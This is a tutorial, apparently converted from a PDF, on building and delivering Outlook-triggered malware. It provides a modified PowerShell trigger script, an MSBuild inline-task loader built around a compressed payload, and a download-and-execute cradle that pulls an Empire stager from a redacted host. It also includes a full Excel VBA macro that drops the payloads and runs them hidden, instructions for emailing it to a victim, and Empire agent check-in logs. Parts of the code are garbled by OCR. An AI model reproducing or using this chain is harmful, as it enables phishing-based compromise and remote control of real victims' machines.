





# Delivering a triggerable outlook malware

## I. This how the attack work:



## II. Schematic design for the creation phase of the outlook malware



### III. Msbuild\_outlook.ps1

This code we can find: <https://github.com/colemination/PowerOutlook/blob/master/New-DynamicOutlookTrigger.ps1>

This code contains what the malware will do when it identifies the trigger email (cyber, LinkedIn, interested), we are simply instructing the malware to execute the payload msbuild.exe and we are also passing the MSbuild\_stager.xml as argument. Where this final will be dropped by the malicious macro in the "libraries" directory and once the payload is executed the outlook malware will start running.

- Don't miss to delete this functionality from the code.


```
81         $Port = $Portsection
82     }
83 }
84 # convert URL to an IP address, and catch any errors
85 Write-Verbose "URL is set to $URL"
86 Write-verbose "Port is set to $Port"
87 try{
88     $Lookup = System.Net.DNS::GetHostEntry($URL)
89     Write-verbose "Lookup is set to $Lookup"
90 }
91 Catch [System.Exception]
92 {
93     $Null
94 }
95 [Net.IPAddress] $IP = ($Lookup.AddressList[0]) IPAdressToString
96 # Schedule the payload to call back to the attacking station
97 echo "The payload will call out to the IP $IP on the port $Port" > C:\payload.txt
98 Start-Process $payload -ArgumentList "C:\payload.txt"
```

We will not use this functionality

- Then replace line 98 by this:

```
Start-Process -Window Hidden $payload -ArgumentList " $env:public\Libraries\msbuild_stager.xml"
exit
```

- If we tested this final against our mail box this is what we get:



- Now we need to copy the whole scripts and gz compressed: <http://txtwizard.net/compression>

- Then embed the gz compressed code inside this XML template "reverseshell.xml"

<https://github.com/giMini/PowerMemory/blob/master/RWMC/misc/reverseshell.xml>

But first make sure to replace this line highlighted in yellow,

```
string pok = "$WC=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT
```

by this one liner, which start by a "\$s" and end by "ReadToEnd()";

```
string pok = "$s=New-Object IO.MemoryStream([Convert]::FromBase64String(' drop your gz compress code here'));
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();"

```


- Then save this final as msbuild\_outlook.xml

```
msbuild_outlook.xml.txt
1 <?xml version="1.0" encoding="utf-8" xmlns="http://schemas.microsoft.com/build/2003"
2 <!-- Author: Pierre-Alexandre Brælen, Twitter: @pabrælen -->
3 <!-- Based on Casey Smith work (https://gist.github.com/cas177b41fc88bec0ce283bad637f), Twitter: @subTee -->
4 <Target Name="Mtfas"
5 <QWridmaPO />
6 </Target>
7 <UsingTask
8 TaskName="QWridmaPO"
9 TaskFactory="CodeTaskFactory"
10 AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
11 <Task>
12 <Reference Include="System.Management.Automation" />
13 <Code Type="Class" Language="cs">
14 <[CDATA[
15 using System;
16 using System.IO;
17 using System.Diagnostics;
18 using System.Reflection;
19 using System.Runtime.InteropServices;
20 using System.Collections.ObjectModel;
21 using System.Management.Automation;
22 using System.Management.Automation.Runspaces;
23 using System.Text;
24 using Microsoft.Build.Framework;
25 using Microsoft.Build.Utilities;
26 public class QWridmaPO : Task, ITask {
27     public override bool Execute() {
28         string pol = "IsNew-Object IO.MemoryStream; [Convert]::FromBase64String('R+1A3AAAAA/70S+MuhD+O6/5HohLmL0U7h4y12fco+8E2foThaF0Cyi+kuhJ0wc52/vdq77vChJz0UWA99vhtsyus+8fndg9W0CW0UeVCyZlgTApPyFW1lyFuyFR12oLaQMcAdCKQ0a1CeThMc8BE6E1';
29         [IO.New-Object IO.StreamReader](New-Object IO.Compression.GzipStream($v, [IO.Compression.CompressionMode]::Decompress))) | ReadToEnd()";
30         Runspace runspace = RunspaceFactory.CreateRunspace();
31         runspace.Open();
32         RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
33         Pipeline pipeline = runspace.CreatePipeline();
34         pipeline.Commands.AddScript(pol);
35         pipeline.Invoke();
36         runspace.Close();
37         return true;
38     }
39 }
40 ]]>
41 </Code>
42 </Task>
43 </UsingTask>
44 </Project>
```

- Final step is to Base64 encode the msbuild\_outlook.xml: <http://txtwizard.net/encoding>

#### IV. Msbuild\_prompt\_bypass.ps1

The Msbuild\_prompt\_bypass allow a one minute access to the mail box, the code is down below (13 lines of code only):




- Then follow the same steps like we did for msbuild\_outlook.ps1

## V. Msbuild\_stager.ps1

The Msbuild\_stager have a link to an empire stager hosted in /tmp repository (named stager.ps1)

```
$WC=New-Object System.Net.WebClient;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$wc.Headers.Add('User-Agent',$u);
$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials;
$wc.DownloadString('http://[REDACTED]:8888/stager.ps1') | IEX
```

- Then follow the same steps like we did for msbuild\_outlook.ps1 but for this one no need to GZ compress, and hide it in the excel macro, which we will describe in the next section



## VI. malicious macro

Now it's the time to hide these three base64-encoded files for [msbuild\_outlook, msbuild\_prompt\_bypass and msbuild\_stager] in the file properties in the malicious macro

### - This is the content of the malicious excel macro:

- ✓ A part of the code highlighted in gray, which is a Base64-decoder, we can found:  
<https://www.source-code.biz/snippets/vbasic/Base64Coder.bas.txt>
- ✓ And the other part of the code highlighted in yellow, it's represent the code that we need to write it

```
' A Base64 Encoder/Decoder.
'
' This module is used to encode and decode data in Base64 format as described in RFC 1521.
'
' Home page: www.source-code.biz.
' Copyright 2007: Christian d'Heureuse, Inventec Informatik AG, Switzerland.
'
' This module is multi-licensed and may be used under the terms
' of any of the following licenses:
'
' EPL, Eclipse Public License, V1.0 or later, http://www.eclipse.org/legal
' LGPL, GNU Lesser General Public License, V2.1 or later, http://www.gnu.org/licenses/lgpl.html
' GPL, GNU General Public License, V2 or later, http://www.gnu.org/licenses/gpl.html
' AGPL, GNU Affero General Public License V3 or later, http://www.gnu.org/licenses/agpl.html
' AL, Apache License, V2.0 or later, http://www.apache.org/licenses
' BSD, BSD License, http://www.opensource.org/licenses/bsd-license.php
' MIT, MIT License, http://www.opensource.org/licenses/MIT
'
' Please contact the author if you need another license.
' This module is provided "as is", without warranties of any kind.

Option Explicit

Private InitDone As Boolean
Private Map1(0 To 63) As Byte
Private Map2(0 To 127) As Byte

' Encodes a string into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
' S a String to be encoded.
' Returns: a String with the Base64 encoded data.
Public Function Base64EncodeString(ByVal s As String) As String
    Base64EncodeString = Base64Encode(ConvertStringToBytes(s))
End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
' InData an array containing the data bytes to be encoded.
' Returns: a string with the Base64 encoded data.
Public Function Base64Encode(InData() As Byte)
    Base64Encode = Base64Encode2(InData, UBound(InData) - LBound(InData) + 1)
End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
' InData an array containing the data bytes to be encoded.
' InLen number of bytes to process in InData.
' Returns: a string with the Base64 encoded data.
Public Function Base64Encode2(InData() As Byte, ByVal InLen As Long) As String
    If Not InitDone Then Init
    If InLen = 0 Then Base64Encode2 = "": Exit Function
    Dim ODataLen As Long: ODataLen = (InLen * 4 + 2) \ 3 ' output length without padding
    Dim OLen As Long: OLen = ((InLen + 2) \ 3) * 4 ' output length including padding
    Dim Out() As Byte
    ReDim Out(0 To OLen - 1) As Byte
    Dim ip0 As Long: ip0 = LBound(InData)
    Dim ip As Long
    Dim op As Long
    Do While ip < InLen
        Dim i0 As Byte: i0 = InData(ip0 + ip): ip = ip + 1
        Dim i1 As Byte: If ip < InLen Then i1 = InData(ip0 + ip): ip = ip + 1 Else i1 = 0
        Dim i2 As Byte: If ip < InLen Then i2 = InData(ip0 + ip): ip = ip + 1 Else i2 = 0
        Dim o0 As Byte: o0 = i0 \ 4
        Dim o1 As Byte: o1 = ((i0 And 3) * &H10) Or (i1 \ &H10)
        Dim o2 As Byte: o2 = ((i1 And &HF) * 4) Or (i2 \ &H40)
        Dim o3 As Byte: o3 = i2 And &H3F
        Out(op) = Map1(o0): op = op + 1
        Out(op) = Map1(o1): op = op + 1
        Out(op) = Map1(o2): op = op + 1
        Out(op) = Map1(o3): op = op + 1
    Loop
    Out(op) = If(op < ODataLen, Map1(o2), Asc("=")): op = op + 1
```

```

    Out(op) = If(op < ODataLen, Map1(o3), Asc("=")): op = op + 1
    Loop
Base64Encode2 = ConvertBytesToString(Out)
End Function

' Decodes a string from Base64 format.
' Parameters:
'   s      a Base64 String to be decoded.
' Returns   a String containing the decoded data.
Public Function Base64DecodeString(ByVal s As String) As String
    If s = "" Then Base64DecodeString = "": Exit Function
    Base64DecodeString = ConvertBytesToString(Base64Decode(s))
End Function

' Decodes a byte array from Base64 format.
' Parameters
'   s      a Base64 String to be decoded.
' Returns:  an array containing the decoded data bytes.
Public Function Base64Decode(ByVal s As String) As Byte()
    If Not InitDone Then Init
    Dim IBuf() As Byte: IBuf = ConvertStringToBytes(s)
    Dim ILen As Long: ILen = UBound(IBuf) + 1
    If ILen Mod 4 <> 0 Then Err.Raise vbObjectError, , "Length of Base64 encoded input string is not a multiple of 4."
    Do While ILen > 0
        If IBuf(ILen - 1) <> Asc("=") Then Exit Do
        ILen = ILen - 1
    Loop
    Dim OLen As Long: OLen = (ILen * 3) \ 4
    Dim Out() As Byte
    ReDim Out(0 To OLen - 1) As Byte
    Dim ip As Long
    Dim op As Long
    Do While ip < ILen
        Dim i0 As Byte: i0 = IBuf(ip): ip = ip + 1
        Dim i1 As Byte: i1 = IBuf(ip): ip = ip + 1
        Dim i2 As Byte: If ip < ILen Then i2 = IBuf(ip): ip = ip + 1 Else i2 = Asc("A")
        Dim i3 As Byte: If ip < ILen Then i3 = IBuf(ip): ip = ip + 1 Else i3 = Asc("A")
        If i0 > 127 Or i1 > 127 Or i2 > 127 Or i3 > 127 Then _
            Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
        Dim b0 As Byte: b0 = Map2(i0)
        Dim b1 As Byte: b1 = Map2(i1)
        Dim b2 As Byte: b2 = Map2(i2)
        Dim b3 As Byte: b3 = Map2(i3)
        If b0 > 63 Or b1 > 63 Or b2 > 63 Or b3 > 63 Then _
            Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
        Dim o0 As Byte: o0 = (b0 * 4) Or (b1 \ &H10)
        Dim o1 As Byte: o1 = ((b1 And &HF) * &H10) Or (b2 \ 4)
        Dim o2 As Byte: o2 = ((b2 And 3) * &H40) Or b3
        Out(op) = o0: op = op + 1
        If op < OLen Then Out(op) = o1: op = op + 1
        If op < OLen Then Out(op) = o2: op = op + 1
    Loop
    Base64Decode = Out
End Function

Private Sub Init()
    Dim c As Integer, i As Integer
    ' set Map1
    i = 0
    For c = Asc("A") To Asc("Z"): Map1(i) = c: i = i + 1: Next
    For c = Asc("a") To Asc("z"): Map1(i) = c: i = i + 1: Next
    For c = Asc("0") To Asc("9"): Map1(i) = c: i = i + 1: Next
    Map1(i) = Asc("+"): i = i + 1
    Map1(i) = Asc("/"): i = i + 1
    ' set Map2
    For i = 0 To 127: Map2(i) = 255: Next
    For i = 0 To 63: Map2(Map1(i)) = i: Next
    InitDone = True
End Sub

Private Function ConvertStringToBytes(ByVal s As String) As Byte()
    Dim b1() As Byte: b1 = s
    Dim l As Long: l = (UBound(b1) + 1) \ 2
    If l = 0 Then ConvertStringToBytes = b1: Exit Function
    Dim b2() As Byte
    ReDim b2(0 To l - 1) As Byte
    Dim p As Long
    For p = 0 To l - 1
        Dim c As Long: c = b1(2 * p) + 256 * CLng(b1(2 * p + 1))
        If c >= 256 Then c = Asc("?")
        b2(p) = c
    Next
    ConvertStringToBytes = b2
End Function

Private Function ConvertBytesToString(b() As Byte) As String
    Dim l As Long: l = UBound(b) - LBound(b) + 1
    Dim b2() As Byte

```

```

ReDim b2(0 To (2 * l) - 1) As Byte
Dim p0 As Long: p0 = LBound(b)
Dim p As Long
For p = 0 To l - 1: b2(2 * p) = b(p0 + p): Next
Dim s As String: s = b2
ConvertBytesToString = s
End Function

```

```

Sub a()
Dim oWB As Workbook
Set oWB = ActiveWorkbook
Dim msbuild_stager As String
Dim msbuild_outlook As String
Dim msbuild_prompt_bypass As String

```

```

msbuild_stager = oWB.BuiltinDocumentProperties("Company")
Dim strPath1 As String
strPath1 = Environ$("PUBLIC") & "\\Libraries\\msbuild_stager.xml"
Dim fso1 As Object
Set fso1 = CreateObject("Scripting.FileSystemObject")
Dim oFile1 As Object
Set oFile1 = fso1.CreateTextFile(strPath1)
oFile1.WriteLine Base64DecoderString(msbuild_stager)
oFile1.Close

```

```

Set fso1 = Nothing
Set oFile1 = Nothing

```

```

msbuild_outlook = oWB.BuiltinDocumentProperties("Author")
Dim strPath2 As String
strPath2 = Environ$("PUBLIC") & "\\Libraries\\msbuild_outlook.xml"
Dim fso2 As Object
Set fso2 = CreateObject("Scripting.FileSystemObject")
Dim oFile2 As Object
Set oFile2 = fso2.CreateTextFile(strPath2)
oFile2.WriteLine Base64DecoderString(msbuild_outlook)
oFile2.Close

```

```

Set fso2 = Nothing
Set oFile2 = Nothing

```

' msbuild\_prompt\_bypass will be hiding in the Manger file properties of the excel macro'

```

msbuild_prompt_bypass = oWB.BuiltinDocumentProperties("Manger")
Dim strPath3 As String
strPath3 = Environ$("PUBLIC") & "\\Libraries\\msbuild_prompt_bypass.xml"
Dim fso3 As Object
Set fso3 = CreateObject("Scripting.FileSystemObject")
Dim oFile3 As Object
Set oFile3 = fso3.CreateTextFile(strPath3)
oFile3.WriteLine Base64DecoderString(msbuild_prompt_bypass)
oFile3.Close

```

```

Set fso3 = Nothing
Set oFile3 = Nothing

```

' we will use two shell function to execute msbuild twice by passing the msbuild\_outlook.xml and msbuilkd\_bypass.xml us argument, these both will load the outlook malware and the outlook bypass script into the target memory (console windows display)'

```


Shell ("cmd /c c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\\Libraries\\msbuild_outlook.xml"), vbHide
Shell ("cmd /c c:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & Environ$("PUBLIC") & "\\Libraries\\msbuild_prompt_bypass.xml"), vbHide

```

```

End Sub

```




## VII. Attacker side

In the attacker machine, we configure empire with a multi/launcher as listener, and with a stager type stager (we can use also launcher or launcher\_bat), this stager renamed to stager.ps1 and hosted in the /tmp directory

The image shows four terminal windows and a web interface for the Empire framework.

- Top Left:** Terminal output showing Empire starting up, including API registration and listener status.
- Top Right:** Terminal window showing the configuration of a listener named 'test4malware' using the 'multi/launcher' type.
- Bottom Left:** Terminal window displaying the 'EMPIRE' logo and a list of loaded modules and active listeners.
- Bottom Right:** A web interface titled 'Stagers' showing a table of available stagers. The table has columns: Name, Listener, Type, Language, Created At, and Actions. The 'multi/launcher' stager is listed with the 'test4malware' listener.



- Then we send via email the malicious macro to the victim, where this final opened

The image shows two screenshots related to the email attack.

- Left:** An email interface showing an email from Hassan SALLOUM to robotsaregood@hotmail.com. The email contains a file named 'Malicious.xls' (74 KB) and a message: 'This a simple malware test, the trigger email will bill come soon (-\_-)'.
- Right:** A file explorer window showing the contents of a folder named 'Pu...'. The files listed are 'msbuild\_outlook.xml', 'msbuild\_prompt\_bypass.xml', and 'msbuild\_stager.xml'.

- After that we send to the victim another email that contain the triggered words

A screenshot of an email interface showing an email from Hassan SALLOUM to robotsaregood@hotmail.com. The email contains the text: 'These are the trigger words start the hack now (-\_-)' and 'Cyber attacks, LinkedIn, interested'.



- At this moment, Finally an agent show up 😊

File Edit View Window Help
Agents REFRESH

```

[+] Sending POWERSHELL stager (stage 1) to [REDACTED]:17
[+] New agent GHERASU checked in
[+] Initial agent GHERASU from [REDACTED]:17 now active (Stack)
[+] Sending agent (stage 2) to GHERASU at [REDACTED]:17
[+] Sending POWERSHELL stager (stage 1) to [REDACTED]:17
[+] New agent K27AAMB checked in
[+] Initial agent K27AAMB from [REDACTED]:17 now active (Stack)
[+] Sending agent (stage 2) to K27AAMB at [REDACTED]:17
[+] Sending POWERSHELL stager (stage 1) to [REDACTED]:17
[+] New agent XUMPRAS checked in
[+] Initial agent XUMPRAS from [REDACTED]:17 now active (Stack)
[+] Sending agent (stage 2) to XUMPRAS at [REDACTED]:17
[+] Sending POWERSHELL stager (stage 1) to [REDACTED]:17
[+] New agent Y67USMG6 checked in
[+] Initial agent Y67USMG6 from [REDACTED]:17 now active (Stack)
[+] Sending agent (stage 2) to Y67USMG6 at [REDACTED]:17
[+] Sending POWERSHELL stager (stage 1) to [REDACTED]:17
Server > []

EMPIRE TEAM SERVER | 6 Agent(s) | 1 Listener(s) | 1 Plugin(s)

```

```

[+] Sending agent (stage 2) to XUMPRAS at [REDACTED]:17
(Empire: [REDACTED]) > info
[+] New agent Y67USMG6 checked in
[+] Sending agent (stage 2) to Y67USMG6 at [REDACTED]:17
(Empire: [REDACTED]) > interact Y67USMG6
(Empire: Y67USMG6) > info

```

Agent Options	
ID	6
architecture	x86
checkin_time	2021-08-21T22:02:14+00:00
children	
delay	5
external_ip	192.168.1.17
functions	
high_integrity	1
hostname	PC
internal_ip	[REDACTED]:1
jitter	0.0
kill_date	
language	powershell
language_version	5
lastseen_time	2021-08-20T22:02:16+00:00
listener	testmalware
lost_limit	60
name	Y67USMG6
notice	986368040736147

```

root@mitc: /tmp
# python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
192.168.1.17 - - [21/Aug/2021 23:39:46] "GET / HTTP/1.1" 200
192.168.1.17 - - [21/Aug/2021 23:49:24] "GET / HTTP/1.1" 200
192.168.1.17 - - [22/Aug/2021 00:00:37] "GET /stager.ps1 HTTP/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:01:07] "GET /stager.ps1 HTTP/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:01:37] "GET /stager.ps1 HTTP/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:02:05] "GET /stager.ps1 HTTP/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:02:14] "GET /stager.ps1 HTTP/1.1" 200 -

```

```

root@mitc: /tmp
# %
delnet-installer
Hyperdata_mitc
Hyperdata_root
mc-root
netilla_mitc
njablecache-3122307346
jwz_hls
jsh_0801030308
[stager.ps1
systemd-private-7acba80835ed47ac097c3105375cab15-apache2.serv
systemd-private-7acba80835ed47ac097c3105375cab15-ekord.serv
systemd-private-7acba80835ed47ac097c3105375cab15-havaged.serv
systemd-private-7acba80835ed47ac097c3105375cab15-ModemManager
systemd-private-7acba80835ed47ac097c3105375cab15-sys-logd-log
systemd-private-7acba80835ed47ac097c3105375cab15-sys-power.serv
Temp-A50a7bd-d04f-4b72-8106-b05350602766
Temp-a53a36fe-3d38-47d3-8579-8d8c608c5c9

```

```

root@mitc: /tmp
# %

```

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